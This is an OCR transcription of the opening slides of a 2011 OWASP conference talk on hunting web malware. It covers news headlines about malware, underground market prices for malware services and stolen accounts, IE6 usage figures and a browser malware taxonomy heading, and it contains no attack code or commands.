The Good Hacker – Dismantling Web Malware

Aditya K Sood and Richard J Enbody
SecNiche Security Labs
Michigan State University
adi_ks [at] secniche.org | enbody [at] cse.msu.edu

OWASP
AppSec USA 2011
Minneapolis, Minnesota
September 22-23, 2010

Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document under the terms of the OWASP License.

The OWASP Foundation
http://www.owasp.org

Disclaimer

- All contents of this presentation represent my own beliefs and views and do not, unless explicitly stated otherwise, represent the beliefs of my current, or any of my previous in that effect, employers.

Dependency

- Penetration Testing
- Web Malware Hunting

Thanks

- Cigital Inc. for supporting our talk.

cigital

About Us

- Aditya K Sood
  - Founder , SecNiche Security
    - Independent Security Consultant, Researcher and Practitioner
    - Worked previously for Armorize, Coseinc and KPMG
    - Active Speaker at Security conferences
    - Written Content – ISSA/ISACA/CrossTalk/HITB/Hakin9/Elsevier NES|CFS
    - LinkedIn : ***http://www.linkedin.com/in/adityaks***
    - **Website:** ***http://www.secniche.org*** **| Blog:** ***http://secniche.blogspot.com | @AdityaKSood***
  - PhD Candidate at Michigan State University
- Dr. Richard J Enbody
  - Associate Professor, CSE, Michigan State University
    - Since 1987, teaching computer architecture/ computer security / mathematics
    - Website: ***http://www.cse.msu.edu/~enbody***
  - Co-Author CS1 Python book, The Practice of Computing using Python.
  - Patents Pending – Hardware Buffer Overflow Protection

This talk is all about .....

Malware Hunter (Good Hacker)

=

Penetration Testing

+

Web Security

+

Malware Analysis

Agenda

- Malware Paradigm – The State of Online World
- Reality of Browsers
- Browser Malware Taxonomy
- Website Infection – Strategies used by Attackers
- Website Traffic Analysis and Dumps
  - Methodology
- Hunting Web Malware
  - Case Study 1 → BlackHole Exploit Pack
  - Case Study 2 → SpyEye Command and Control Take Down
- Conclusion

Anatomy of Malware – Unbearable Truth

BLOG >

Cybercrooks Trick Gawker Into Serving Malware-Laced Ad

... Cybercrooks Trick Gawker Into Serving **Malware**-Laced Ad. ... I►d rather voluntarily install the **malware** then read that paragraph again. ...

Trick or Tweet? Malware Abundant in Twitter URLs

As many as one in every 500 web addresses posted on Twitter lead to sites hosting **malware**, according to researchers at Kaspersky Labs who have deployed a. ...

New Malware Re-Writes Online Bank Statements to Cover Fraud

New **malware** being used by cybercrooks does more than let hackers loot a bank account; it hides evidence of a victim's dwindling balance by rewriting online. ...

New York Times Reforms Online Ad Sales After Malware Scam

Threat Level Privacy, Crime and Security Online. New York Times Reforms Online Ad Sales After **Malware** Scam. ... Its the **malware** that is the problem. ...

Malware Turns Software Compilers into Virus Breeders

Threat Level Privacy, Crime and Security Online. **Malware** Turns Software Compilers into Virus Breeders. ...

New ATM Malware Captures PINs and Cash ► Updated

Security researchers have found **malware** planted on ATMs in Eastern Europe that captures PINs and magnetic stripe data from the machine's memory and. ...

Windows 7 Still Vulnerable to Viruses ► Durr, Really?

... Anti-virus software vendor Sophos tested Windows 7►s built-in anti-virus capabilities by feeding a clean system 10 pieces of the newest **malware**. ...

Digital Photo Frames and Other Gadgets Infected with Malware

The SANS Internet Storm Center has been conducting an informal survey of commercial gadgets that customers bought that contained already loaded **malware** on them ...

Computer Malware the New ►Weapon of Mass Destruction►

Forget nuclear, chemical and biological weapons, the new weapon of mass destruction is computer **malware** and botnets, according to authors of a new report from. ...

Lazy Hacker and Little Worm Set Off Cyberwar Frenzy

... experts who examined code used in the attack say it appears to have been delivered to machines through the MyDoom worm, a piece of **malware** first discovered in ...

Jessica Biel Tops Brad Pitt as Internet►s Most Dangerous Search (Updated)

... Rihanna, to lure surfers searching for the latest stories, screen savers and ringtones to sites offering free downloads laden with **malware**,► the statement ...

Apple►s Snow Leopard Is Less Secure Than Windows, But Safer

... Windows users do. But they►re still safer, security experts agree, because

'IK HOEF GEEN GELD OF HULP. IK HEB ZELFS HELEMAAL GEEN ZIEK DOCHTERTJE'

Storm worm botnet with over 1.7 million drones

At the start of the year, it was just a gentle breeze - now however, the storm worm has develop into a genuine tempest. The botnet built up by this worm has grown to include 1.7 million drone (infected computers) according to security services provider SecureWorks, who state that although the network has so far been primarily used to send spam, it could also be used for DDoS attacks on businesses or even countries.

According to security researcher Joe Stewart, between January and May of this year SecureWorks identified 71,342 attacks using the storm worm. Since June, however, the company has repelled 20,200,101 attacks. There has also been a dramatic increase in the number of infected computers from which e-mail attacks were sent. Whereas from the start of the year to the end of May just under 3000 computers were infected, in June and July, the number of drones increased to 1.7 million. SecureWorks speculates that the botnet operator h built such a large network in order to be able to hire it out to other hackers or perform attacks.

23.01.2007 18:46

Stormvirus verspreidt zich razendsnel via unieke SPAM-techniek

Het computervirus dat een dag na de dodelijke storm in Europa opdook, verspreidt zich razendsnel dankzij een vrij unieke SPAM-techniek. "De techniek wordt gebruikt om het virus te lanceren, maar blijft zeer goed verborgen voor de vele anti-virus zenders. Zij hebben de grootste moeite om zich te blijven wapenen tegen de aanvallen van het virus", zegt Eddy Willems, expert anti-virus technologie van beveiligingsspecialist NOXS.

De trojan heeft verscheidene namen zoals Downloader-BAI (McAfee), TROJ_SMALL.EDW (Trend Micro) en Trojan.Peacomm (Symantec). Het unieke van de techniek bestaat erin dat deze trojans massaal gespamd worden. Een worm daarentegen verspreidt enkel zichzelf. Willems raadt computergebruikers daarom om de anti-virusprogramma's die geïnstalleerd zijn op de computer, continu up te daten. "Zelfs meerdere keren per dag", aldus Willems. (SER)

Conficker Doomsday Worm Sells Out For $49.95

... analysis of the new payload concludes this morning that Conficker is now serving victims a fake anti-virus product that offers to remove **malware** for $49.95. ...

Hey Apple Kids! Now you can become the miserable slave of a botnet just like millions of PC drones

VULNERABILITIES & **MALWARE** --Pirated Copies of iWork 09 Contain Trojan (((mmm, piratey -- yes, I must click on the **malware** and download it at once, heaven. ...

Hacker Launches Botnet Attack via P2P Software

... The **malware** infection became commonly known as the Nugache Worm, which embedded itself in the Windows OS. ... He embedded that software downloads with his **malware**. ...

Mossad Hacked Syrian Official►s Computer Before Bombing Mysterious Facility

... The official reportedly left his computer in his hotel room when he went out, making it easy for agents to install the **malware** that siphoned files from the ...


FBI Says ►Money Mule► Scams Now Top $100 Million

... ►However, FBI analysis has identified more than two dozen different pieces of **malware** on the compromised account holders► computers all containing key ...

Hackers vallen fundament van het internet aan

Cybercrimineel: een job voor de toekomst?

Malware – Impact on Real World



Underground Malware – Market Business

Product	Min. price	Max. price
RAT - depending on features	20,00 €	100,00 €
Stealer - see above	5,00 €	40,00 €
Falsified ID/driving licence - depending on the quality of the forgery	50,00 €	2.500,00 €
Bot file - price depending on features and programmer	20,00 €	100,00 €
Bot source code	200,00 €	800,00 €


Service	Min. price	Max. price
Hosting - depending on scope of service, anything from web space to multiple servers	5,00 €	9.999,00 €
FUD service	10,00 €	40,00 €
DDoS attack per hour	10,00 €	150,00 €
Bot installations per 1000 - prices determined by geographic location	50,00 €	250,00 €
1 million spam emails to specific addresses, e.g. gamers are at a premium	300,00 €	800,00 €


Data	Min. price	Max. price
Databases - price depends on the precise content and scope of the database, this involves buying a database	10,00 €	250,00 €
Credit card data - prices determined by the completeness of the data. Just a card number and expiry date is not worth much. The more data is provided, the higher the price is.	2€	300€
1 million email addresses - verified addresses or specialist groups cost more	30,00 €	250,00 €

Accounts	Min. price	Max. price
Steam account - price determined by the volume of games installed	2,00 €	50,00 €
WoW account - depends on the scope of the data and level of the characters in the account	5,00 €	30,00 €
Pack station account - prices determined by the scope of the data provided and whether it has been faked or stolen	50,00 €	150,00 €
PayPal account - the more date there is on the account, the higher the price	1,00 €	25,00 €
Click & Buy account – see above	10,00 €	35,00 €
Email account with private email - prices vary according to the dealer	1,00 €	5,00 €

© GDATA


Malware Flow Model





Malware Writers Role

Flow of Malware Websites



© Reihe Informatik. TR-2007-011

Reality of Browsers – Truth Behind the Bars

- **Old Browsers Die Hard**


10 years ago a browser was born.

Its name was Internet Explorer 6. Now that we're in 2011, in an era of modern web standards, it's time to say goodbye.

This website is dedicated to watching Internet Explorer 6 usage drop to less than 1% worldwide, so more websites can choose to drop support for Internet Explorer 6, saving hours of work for web developers.

Here's what you can do.

Internet Explorer 6 usage around the world



9.7% 2011 JUL

of the world was using Internet Explorer 6, which was 8.2 percentage points less than the previous year


Breakdown of worldwide share by country/region

Source: Net Applications, July 31 2011 data, Internet Explorer 6 usage share by country (all OS)


Welcome to the champions circle, Sweden and Denmark
Internet Explorer 6 usage has dropped below 1 percent in both countries, ushering in a new era of modern web browsing. Read More >

http://www.ie6countdown.com/


Browser Malware Taxonomy




- Class A – Browser Malware




Browser Malware Taxonomy



